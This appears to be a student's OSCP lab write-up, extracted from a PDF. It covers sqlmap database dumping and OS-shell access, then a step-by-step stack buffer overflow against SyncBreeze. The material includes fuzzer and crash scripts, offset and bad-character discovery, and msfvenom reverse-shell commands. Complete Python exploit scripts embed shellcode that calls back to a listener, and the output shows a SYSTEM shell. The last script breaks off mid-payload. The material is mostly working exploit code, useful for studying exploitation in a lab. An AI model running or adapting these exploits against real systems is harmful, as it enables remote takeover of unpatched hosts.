[09:35:01] [INFO] fetching columns for table 'feedback' in database 'webappdb'
[09:35:01] [INFO] fetching entries for table 'feedback' in database 'webappdb'
Database: webappdb
Table: feedback
[2 entries]
+----+------+-----------------------------------------------+
| id | name | text                                          |
+----+------+-----------------------------------------------+
| 1  | Jake | Great tacos today!                            |
| 2  | John | I would eat tacos here every day if I could! |
+----+------+-----------------------------------------------+
```

☐ Use sqlmap to obtain an interactive shell


```
[09:35:35] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
command standard output: 'client251\administrator'
os-shell>
```

10.2.5 Exercises

☐ Repeat the steps shown in this section to see the 12 A's copied onto the stack.





☐ Supply at least 80 A's and verify that EIP after the strcpy will contain the value 41414141.



11.1.1.2 Exercises

☐ Build the fuzzer and replicate the SyncBreeze crash.






```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO$ ./SBFuzzer.py

Sending evil buffer with 100 bytes

Sending evil buffer with 200 bytes

Sending evil buffer with 300 bytes

Sending evil buffer with 400 bytes

Sending evil buffer with 500 bytes

Sending evil buffer with 600 bytes

Sending evil buffer with 700 bytes

Sending evil buffer with 800 bytes

Sending evil buffer with 900 bytes
^C
Could not connect!
```

☐ Inspect the content of other registers and stack memory. Does anything seem to be directly influenced by the fuzzing input?
the Ret to ntdll.KiFastSystemCall is no longer being called. EIP would have called it, but is overwritten with AAAA

11.2.3.1 Exercises

☐ Write a standalone script to replicate the crash.

```
#!/usr/bin/python
import socket
import sys

inputBuffer = "A" * 800
content = "username=" + inputBuffer + "&password=A"
buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 192.168.167.10\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire fox/52.0\r\n"
buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 \r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://192.168.167.10/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"
buffer += content
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.167.10", 80))
s.send(buffer)

print "Yee?"
```

```
Registers (FPU)
EAX 00000001
ECX 00599AA6
EDX 00000352
EBX 00000000
ESP 018D745C ASCII "AAAAAAAAAAAA"
EBP 0058E330 ASCII "login"
ESI 00592176
EDI 00CA35D0

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 304000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

☐ Determine the offset within the input buffer to successfully control EIP.

```
#!/usr/bin/python
import socket
import sys

#inputBuffer = "A" * 800
inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
content = "username=" + inputBuffer + "&password=A"
buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 192.168.167.10\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire fox/52.0\r\n
buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 \r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://192.168.167.10/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"
buffer += content
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.167.10", 80))
s.send(buffer)

print "Yee?"
```

```
EAX 00000001
ECX 00629AA6
EDX 00000352
EBX 00000000
ESP 018E745C ASCII "2Ba3Ba4Ba5Ba"
EBP 0061E330 ASCII "login"
ESI 006222E6
EDI 00CB35D0

EIP 42306142

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 20A000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/SyncBreez$ /usr/share/metasploit-framework/tools/exp
loit/pattern_offset.rb -q 42306142
[*] Exact match at offset 780
```


☐ Update your standalone script to place a unique value into EIP to ensure your offset is correct.


```
#!/usr/bin/python
import socket
import sys

inputBuffer = ("A" * 780) + ("B" * 4) + ("C" * 4)
#inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
content = "username=" + inputBuffer + "&password=A"
buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 192.168.167.10\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire fox/52.0\r\n"
buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 \r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://192.168.167.10/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"
buffer += content
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.167.10", 80))
s.send(buffer)

print "Yee?"
```

```
Registers (FPU)
EAX 00000001
ECX 00669A96
EDX 00000352
EBX 00000000
ESP 0185745C
EBP 0065E330 ASCII "login"
ESI 00662546
EDI 00C235D0

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 240000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

11.2.5.1 Exercises

☐ Repeat the required steps in order to identify the bad characters that cannot be included in the payload.


01B6742C 41414141 AAAA
01B67430 41414141 AAAA
01B67434 41414141 AAAA
01B67438 41414141 AAAA
01B6743C 41414141 AAAA
01B67440 41414141 AAAA
01B67444 41414141 AAAA
01B67448 41414141 AAAA
01B6744C 41414141 AAAA
01B67450 41414141 AAAA
01B67454 42424242 BBBB
01B67458 04030201 0☻♥♦
01B6745C 08070605 ♣♠•◘
01B67460 00D30009 ..╙.
01B67464 00A004A0 à♦à.


01B6744C 41414141 AAAA
01B67450 41414141 AAAA
01B67454 42424242 BBBB
01B67458 04030201 0☻♥♦
01B6745C 08070605 ♣♠•◘
01B67460 0E0C0B09 .♂.♪
01B67464 1211100F ※▶◀‡
01B67468 16151413 ‼¶§▬
01B6746C 1A191817 ↨↑↓→
01B67470 1E1D1C1B ←∟#▲
01B67474 2221201F ▼ !"
01B67478 28272423 #$'(
01B6747C 2D2C2A29)*,-
01B67480 31302F2E ./01
01B67484 35343332 2345
01B67488 39383736 6789
01B6748C 3E3C3B3A :;<>
01B67490 4241403F ?@AB
01B67494 46454443 CDEF
01B67498 4A494847 GHIJ
01B6749C 4E4D4C4B KLMN
01B674A0 5251504F OPQR
01B674A4 56555453 STUV
01B674A8 5A595857 WXYZ
01B674AC 5E5D5C5B [\]^
01B674B0 6261605F _`ab
01B674B4 66656463 cdef
01B674B8 6A696867 ghij
01B674BC 6E6D6C6B klmn
01B674C0 7271706F opqr
01B674C4 76757473 stuv SH
01B674C8 7A797877 wxyz
01B674CC 7E7D7C7B {|}~
01B674D0 8281807F ⌂Çüé
01B674D4 86858483 âäàå
01B674D8 8A898887 çëèè
01B674DC 8E8D8C8B ïîìÄ
01B674E0 9291908F ÆæÆŒ
01B674E4 96959493 ôöòû
01B674E8 9A999897 ùÿÖÜ
01B674EC 9E9D9C9B ¢£¥₧


```python
#!/usr/bin/python
import socket
import sys

c = ""
cl = []
badchar = [0x00,0x0A,0x0D,0x25,0x26,0x2B,0x3D]
for ch in range (0x00 , 0xFF+1):
        if ch not in badchar:
                cl.append(chr(ch))
for i in cl:
        c += i
#input(c)
inputBuffer = ("A" * 780) + ("B" * 4) + c

#inputBuffer = ("A" * 780) + ("B" * 4) + ("C" * 4)
#inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab
content = "username=" + inputBuffer + "&password=A"
buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 192.168.167.10\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/
buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://192.168.167.10/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"
buffer += content
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.167.10", 80))
s.send(buffer)

print "Yee?"
```

☐ Why are these characters not allowed? How do these bad hex characters translate to ASCII?
These charachters are not allowed becasue when the program sees them it attempts to use them in a way that dissallows the continuance of our code.
0x00 = Null
0x0A = Line Feed
0x0D = Carriage Return
0x25 = %
0x26 = &
0x2B = +
0x3D = =

11.2.7.1 Exercises

☐ Locate the JMP ESP that is usable in the exploit.

☐ Update your PoC to include the discovered JMP ESP, set a breakpoint on it, and follow the execution to the placeholder shellcode.



11.2.9.1 Exercises


☐ Update your PoC to include a working payload.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/SyncBreez$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b '\x00\x0A\x0D\x25\x26\x2B\x3D' -e x86/shikata_ga_nai
```

```
GNU nano 4.8                                    SBExploit.py
#!/usr/bin/python
import socket
import sys

c = ""
cl = []
badchar = [0x00,0x0A,0x0D,0x25,0x26,0x2B,0x3D]
for ch in range (0x00 , 0xFF+1):
        if ch not in badchar:
                cl.append(chr(ch))
for i in cl:
        c += i
#input(c)
payload = (
"\xb8\xe3\xd2\xbe\x95\xdd\xc2\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x83\xc2\x04\x31\x42\x0e\x03\xa1\xdc\x5c\x60\xd9\x09\x22"
"\x8b\x21\xca\x43\x05\xc4\xfb\x43\x71\x8d\xac\x73\xf1\xc3\x40"
"\xff\x57\xf7\xd3\x8d\x7f\xf8\x54\x3b\xa6\x37\x64\x10\x9a\x56"
"\xe6\x6b\xcf\xb8\xd7\xa3\x02\xb9\x10\xd9\xef\xeb\xc9\x95\x42"
"\x1b\x7d\xe3\x5e\x90\xcd\xe5\xe6\x45\x85\x04\xc6\xd8\x9d\x5e"
"\xc8\xdb\x72\xeb\x41\xc3\x97\xd6\x18\x78\x63\xac\x9a\xa8\xbd"
"\x4d\x30\x95\x71\xbc\x48\xd2\xb6\x5f\x3f\x2a\xc5\xe2\x38\xe9"
"\xb7\x38\xcc\xe9\x10\xca\x76\xd5\xa1\x1f\xe0\x9e\xae\xd4\x66"
"\xf8\xb2\xeb\xab\x73\xce\x60\x4a\x53\x46\x32\x69\x77\x02\xe0"
"\x10\x2e\xee\x47\x2c\x30\x51\x37\x88\x3b\x7c\x2c\xa1\x66\xe9"
"\x81\x88\x98\xe9\x8d\x9b\xeb\xdb\x12\x30\x63\x50\xda\x9e\x74"
"\x97\xf1\x67\xea\x66\xfa\x97\x23\xad\xae\xc7\x5b\x04\xcf\x83"
"\x9b\xa9\x1a\x03\xcb\x05\xf5\xe4\xbb\xe5\xa5\x8c\xd1\xe9\x9a"
"\xad\xda\x23\xb3\x44\x21\xa4\x7c\x30\x5e\x93\x15\x43\xa0\xda"
"\x5e\xca\x46\xb6\xb0\x9b\xd1\x2f\x28\x86\xa9\xce\xb5\x1c\xd4"
"\xd1\x3e\x93\x29\x9f\xb6\xde\x39\x48\x37\x95\x63\xdf\x48\x03"
"\x0b\x83\xdb\xc8\xcb\xca\xc7\x46\x9c\x9b\x36\x9f\x48\x36\x60"
"\x09\x6e\xcb\xf4\x72\x2a\x10\xc5\x7d\xb3\xd5\x71\x5a\xa3\x23"
"\x79\xe6\x97\xfb\x2c\xb0\x41\xba\x86\x72\x3b\x14\x74\xdd\xab"
"\xe1\xb6\xde\xad\xed\x92\xa8\x51\x5f\x4b\xed\x6e\x50\x1b\xf9"
"\x17\x8c\xbb\x06\xc2\x14\xcb\x4c\x4e\x3c\x44\x09\x1b\x7c\x09"
"\xaa\xf6\x43\x34\x29\xf2\x3b\xc3\x31\x77\x39\x8f\xf5\x64\x33"
"\x80\x93\x8a\xe0\xa1\xb1"
)

inputBuffer = ("A" * 780) + "\x83\x0C\x09\x10" + ("\x90" * 20) + payload + ("\x90" * 20)

#inputBuffer = ("A" * 780) + ("B" * 4) + ("C" * 4)
#inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
content = "username=" + inputBuffer + "&password=A"
buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 192.168.167.10\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire fox/52.0\r\n"
buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 \r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://192.168.167.10/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"
buffer += content
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.167.10", 80))
s.send(buffer)

print "Yee?"
```

☐ Attempt to execute your exploit without using a NOP sled and observe the decoder corrupting the stack.

```
inputBuffer = ("A" * 780) + "\x83\x0C\x09\x10" + payload
```



☐ Add a NOP sled to your PoC and obtain a shell from SyncBreeze.

```
GNU nano 4.8                                    SBExploit.py
#!/usr/bin/python
import socket
import sys

c = ""
cl = []
badchar = [0x00,0x0A,0x0D,0x25,0x26,0x2B,0x3D]
for ch in range (0x00 , 0xFF+1):
        if ch not in badchar:
                cl.append(chr(ch))
for i in cl:
        c += i
#input(c)
payload = (
"\xb8\xe3\xd2\xbe\x95\xdd\xc2\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x83\xc2\x04\x31\x42\x0e\x03\xa1\xdc\x5c\x60\xd9\x09\x22"
"\x8b\x21\xca\x43\x05\xc4\xfb\x43\x71\x8d\xac\x73\xf1\xc3\x40"
"\xff\x57\xf7\xd3\x8d\x7f\xf8\x54\x3b\xa6\x37\x64\x10\x9a\x56"
"\xe6\x6b\xcf\xb8\xd7\xa3\x02\xb9\x10\xd9\xef\xeb\xc9\x95\x42"
"\x1b\x7d\xe3\x5e\x90\xcd\xe5\xe6\x45\x85\x04\xc6\xd8\x9d\x5e"
"\xc8\xdb\x72\xeb\x41\xc3\x97\xd6\x18\x78\x63\xac\x9a\xa8\xbd"
"\x4d\x30\x95\x71\xbc\x48\xd2\xb6\x5f\x3f\x2a\xc5\xe2\x38\xe9"
"\xb7\x38\xcc\xe9\x10\xca\x76\xd5\xa1\x1f\xe0\x9e\xae\xd4\x66"
"\xf8\xb2\xeb\xab\x73\xce\x60\x4a\x53\x46\x32\x69\x77\x02\xe0"
"\x10\x2e\xee\x47\x2c\x30\x51\x37\x88\x3b\x7c\x2c\xa1\x66\xe9"
"\x81\x88\x98\xe9\x8d\x9b\xeb\xdb\x12\x30\x63\x50\xda\x9e\x74"
"\x97\xf1\x67\xea\x66\xfa\x97\x23\xad\xae\xc7\x5b\x04\xcf\x83"
"\x9b\xa9\x1a\x03\xcb\x05\xf5\xe4\xbb\xe5\xa5\x8c\xd1\xe9\x9a"
"\xad\xda\x23\xb3\x44\x21\xa4\x7c\x30\x5e\x93\x15\x43\xa0\xda"
"\x5e\xca\x46\xb6\xb0\x9b\xd1\x2f\x28\x86\xa9\xce\xb5\x1c\xd4"
"\xd1\x3e\x93\x29\x9f\xb6\xde\x39\x48\x37\x95\x63\xdf\x48\x03"
"\x0b\x83\xdb\xc8\xcb\xca\xc7\x46\x9c\x9b\x36\x9f\x48\x36\x60"
"\x09\x6e\xcb\xf4\x72\x2a\x10\xc5\x7d\xb3\xd5\x71\x5a\xa3\x23"
"\x79\xe6\x97\xfb\x2c\xb0\x41\xba\x86\x72\x3b\x14\x74\xdd\xab"
"\xe1\xb6\xde\xad\xed\x92\xa8\x51\x5f\x4b\xed\x6e\x50\x1b\xf9"
"\x17\x8c\xbb\x06\xc2\x14\xcb\x4c\x4e\x3c\x44\x09\x1b\x7c\x09"
"\xaa\xf6\x43\x34\x29\xf2\x3b\xc3\x31\x77\x39\x8f\xf5\x64\x33"
"\x80\x93\x8a\xe0\xa1\xb1"
)

inputBuffer = ("A" * 780) + "\x83\x0C\x09\x10" + ("\x90" * 20) + payload + ("\x90" * 20)

#inputBuffer = ("A" * 780) + ("B" * 4) + ("C" * 4)
#inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
content = "username=" + inputBuffer + "&password=A"
buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 192.168.167.10\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire fox/52.0\r\n"
buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 \r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://192.168.167.10/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"
buffer += content
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.167.10", 80))
s.send(buffer)

print "Yee?"
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/SyncBreez$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 58892
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

11.2.10.1 Exercise

☐ Update the exploit so that SyncBreeze still runs after exploitation.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/SyncBreez$ msfvenom -p windows/shell_reverse_tcp LHO
ST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b '\x00\x0A\x0D\x25\x26\x2B\x3D' -e x
86/shikata_ga_nai exitfunc=thread
```

```
#!/usr/bin/python
import socket
import sys

c = ""
cl = []
badchar = [0x00,0x0A,0x0D,0x25,0x26,0x2B,0x3D]
for ch in range (0x00 , 0xFF+1):
        if ch not in badchar:
                cl.append(chr(ch))
for i in cl:
        c += i
#input(c)
payload = (
"\xdb\xc4\xd9\x74\x24\xf4\x5f\x31\xc9\xbe\xd7\xb4\xbd\xba\xb1"
"\x52\x31\x77\x17\x03\x77\x17\x83\x10\xb0\x5f\x4f\x62\x51\x1d"
"\xb0\x9a\xa2\x42\x38\x7f\x93\x42\x5e\xf4\x84\x72\x14\x58\x29"
